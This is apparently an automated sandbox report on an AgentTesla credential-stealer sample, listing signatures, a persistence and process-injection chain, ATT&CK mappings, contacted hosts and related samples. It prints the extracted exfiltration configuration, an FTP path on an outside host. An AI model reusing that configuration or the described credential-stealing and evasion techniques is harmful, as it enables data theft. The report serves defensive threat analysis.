ID: 412443
Sample Name: All details.exe
Cookbook: default.jbs
Time: 17:45:35
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report All details.exe

Overview


General Information

Sample Name:	All details.exe
Analysis ID:	412443
MD5:	c52453368b8844..
SHA1:	a6794ed0676580..
SHA256:	360bdb5ece5a96..
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg…
- Allocates memory in foreign process…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…

Classification



Startup

- **System is w10x64**
- All details.exe (PID: 1288 cmdline: 'C:\Users\user\Desktop\All details.exe' MD5: C52453368B884441AF3614334842A4B5)
  - schtasks.exe (PID: 3980 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\nbSEjaNCrLELYl' /XML 'C:\Users\user\AppData\Local\Temp\tmp90EF.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 1968 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 1200 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "FTP",
  "FTP Info": "ftp://files.000webhost.com/zincocomputer147"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.484700152.000000000345F000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.483305104.000000000323 1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000002.227685594.000000000362 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.227685594.000000000362 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000005.00000002.479473527.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 6 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
5.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
1.2.All details.exe.36cd460.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.All details.exe.36cd460.3.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
1.2.All details.exe.36cd460.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Possible Applocker Bypass

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

.NET source code contains very large array initializations

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:

Yara detected AgentTesla


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	C a
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 3 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Alternative Protocol 1	I C
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	I I
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	I A I I
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Query Registry 1	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	A I I
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 3 2 1	SSH	Keylogging	Data Transfer Size Limits	I C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	I C

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 3 1 2	DCSync	Virtualization/Sandbox Evasion 1 4 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.




Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
All details.exe	28%	Virustotal		Browse
All details.exe	47%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
All details.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\nbSEjaNCrLELYI.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\nbSEjaNCrLELYI.exe	47%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
us-east-1.route-1000.000webhost.awex.io	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://checkip.dyndns.org/	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://Y8cdnuVUpcPEsq.com	0%	Avira URL Cloud	safe	
http://us-east-1.route-1000.000webhost.awex.io	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/hits/hit_index.php?k=1	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/E	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/index_ru.html	0%	Avira URL Cloud	safe	
http://CqZTYA.com	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/report/reporter_index.php?name=	0%	Avira URL Cloud	safe	
http://https://Y8cdnuVUpcPEsq.comL	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/index_ru.htmlk	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://servermanager.miixit.org/downloads/	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/hits/hit_index.php?k=	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
us-east-1.route-1000.000webhost.awex.io	145.14.144.54	true	true	• 1%, Virustotal, Browse	unknown
files.000webhost.com	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	RegSvcs.exe, 00000005.00000002.483305104.0000000003231000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	RegSvcs.exe, 00000005.00000002.483305104.0000000003231000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://checkip.dyndns.org/	All details.exe	false	• Avira URL Cloud: safe	unknown
http://files.000webhost.com	RegSvcs.exe, 00000005.00000002.485377303.00000000034E1000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	RegSvcs.exe, 00000005.00000002.483305104.0000000003231000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://Y8cdnuVUpcPEsq.com	RegSvcs.exe, 00000005.00000002.484700152.000000000345F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://us-east-1.route-1000.000webhost.awex.io	RegSvcs.exe, 00000005.00000002.485377303.00000000034E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/hits/hit_index.php?k=1	All details.exe	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.paypal.com/cgi-bin/webscr?cmd=_s-xclick&hosted_button_id=CJU3DBQXBUQPC	All details.exe	false		high
http://servermanager.miixit.org/E	All details.exe	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/index_ru.html	All details.exe	false	• Avira URL Cloud: safe	unknown
http://CqZTYA.com	RegSvcs.exe, 00000005.00000002.483305104.0000000003231000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/report/reporter_index.php?name=	All details.exe	false	• Avira URL Cloud: safe	unknown
http://https://Y8cdnuVUpcPEsq.comL	RegSvcs.exe, 00000005.00000002.484700152.000000000345F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/	All details.exe	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	All details.exe, 00000001.00000002.227146994.000000000262100.00000004.00000001.sdmp, RegSvcs.exe, 00000005.00000002.485338104.00000000034D3000.00000004.00000001.sdmp	false		high
http://servermanager.miixit.org/index_ru.htmlk	All details.exe	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	All details.exe, 00000001.00000002.227685594.000000000362100.00000004.00000001.sdmp, RegSvcs.exe, 00000005.00000002.479473527.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ftp://files.000webhost.com/zincocomputer147STORLengthWriteCloseGetBytesOpera	RegSvcs.exe, 00000005.00000002.483305104.0000000003231000.00000004.00000001.sdmp	false		high
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	All details.exe, 00000001.00000002.227200058.000000000266D000.00000004.00000001.sdmp	false		high
http://servermanager.miixit.org/downloads/	All details.exe	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/hits/hit_index.php?k=	All details.exe	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
145.14.144.54	us-east-1.route-1000.000webhost.awex.io	Netherlands		204915	AWEXUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412443
Start date:	12.05.2021
Start time:	17:45:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	All details.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/4@2/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 13.64.90.137, 92.122.145.220, 104.42.151.234, 184.30.24.56, 20.82.209.183, 92.122.213.194, 92.122.213.247, 2.20.143.16, 2.20.142.209, 20.54.26.129, 20.82.210.154 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, store-images.s-microsoft.com-c.edgekey.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus17.cloudapp.net, iris-de-prod-azsc-neu.northeurope.cloudapp.azure.com, fs.microsoft.com, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:46:29	API Interceptor	1x Sleep call for process: All details.exe modified
17:46:47	API Interceptor	739x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
145.14.144.54	All details.exe	Get hash	malicious	Browse	
	Documents.exe	Get hash	malicious	Browse	
	documents.exe	Get hash	malicious	Browse	
	Messages Alert.exe	Get hash	malicious	Browse	
	Additional documents.exe	Get hash	malicious	Browse	
	Complaint About Your Company.exe	Get hash	malicious	Browse	
	The enclosed resume.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us-east-1.route-1000.000webhost.awex.io	Urgent Attention Required.exe	Get hash	malicious	Browse	• 145.14.144.209
	DOCUMENTS.exe	Get hash	malicious	Browse	• 145.14.145.177
	Naukri Messages Alert.exe	Get hash	malicious	Browse	• 145.14.144.149
	Documents and Details.exe	Get hash	malicious	Browse	• 145.14.145.180
	Documents and Details.exe	Get hash	malicious	Browse	• 145.14.144.209

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Documents and Details.exe	Get hash	malicious	Browse	• 145.14.144.209
	documents and Details.exe	Get hash	malicious	Browse	• 145.14.144.149
	DOCUMENTS.exe	Get hash	malicious	Browse	• 145.14.144.209
	DOCUMENTS.exe	Get hash	malicious	Browse	• 145.14.144.149
	documents and Details.exe	Get hash	malicious	Browse	• 145.14.145.177
	documents and Details.exe	Get hash	malicious	Browse	• 145.14.144.149
	documents and Details.exe	Get hash	malicious	Browse	• 145.14.144.209
	Documents.exe	Get hash	malicious	Browse	• 145.14.144.54
	Document Submission.exe	Get hash	malicious	Browse	• 145.14.145.180
	All list and Details.exe	Get hash	malicious	Browse	• 145.14.144.149
	Additional documents.exe	Get hash	malicious	Browse	• 145.14.144.209
	documents.exe	Get hash	malicious	Browse	• 145.14.144.54
	Sushant Desai cv-.pdf.exe	Get hash	malicious	Browse	• 145.14.145.180
	Messages Alert.exe	Get hash	malicious	Browse	• 145.14.144.54

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AWEXUS	All details.exe	Get hash	malicious	Browse	• 145.14.144.54
	Urgent Attention Required.exe	Get hash	malicious	Browse	• 145.14.144.209
	Z4uLK26mIK.exe	Get hash	malicious	Browse	• 145.14.145.148
	DOCUMENTS.exe	Get hash	malicious	Browse	• 145.14.145.177
	nb3WueUqUD.exe	Get hash	malicious	Browse	• 145.14.144.105
	Naukri Messages Alert.exe	Get hash	malicious	Browse	• 145.14.144.149
	Documents and Details.exe	Get hash	malicious	Browse	• 145.14.145.180
	Documents and Details.exe	Get hash	malicious	Browse	• 145.14.144.209
	bootlocker.exe	Get hash	malicious	Browse	• 153.92.0.100
	Documents and Details.exe	Get hash	malicious	Browse	• 145.14.144.209
	VESSELS DETAILS.exe	Get hash	malicious	Browse	• 153.92.0.100
	04721BFDE5ECE7D75CE90D7D09DDCC71028B26F229038.exe	Get hash	malicious	Browse	• 145.14.144.143
	04721BFDE5ECE7D75CE90D7D09DDCC71028B26F229038.exe	Get hash	malicious	Browse	• 145.14.144.2
	documents and Details.exe	Get hash	malicious	Browse	• 145.14.144.149
	DOCUMENTS.exe	Get hash	malicious	Browse	• 145.14.144.209
	DOCUMENTS.exe	Get hash	malicious	Browse	• 145.14.144.149
	gv9rD9vqPS.exe	Get hash	malicious	Browse	• 153.92.0.100
	documents and Details.exe	Get hash	malicious	Browse	• 145.14.145.177
	documents and Details.exe	Get hash	malicious	Browse	• 145.14.144.149
	documents and Details.exe	Get hash	malicious	Browse	• 145.14.144.209

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\nbSEjaNCrLELYI.exe	All details.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\All details.exe.log

Process:	C:\Users\user\Desktop\All details.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\All details.exe.log

SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
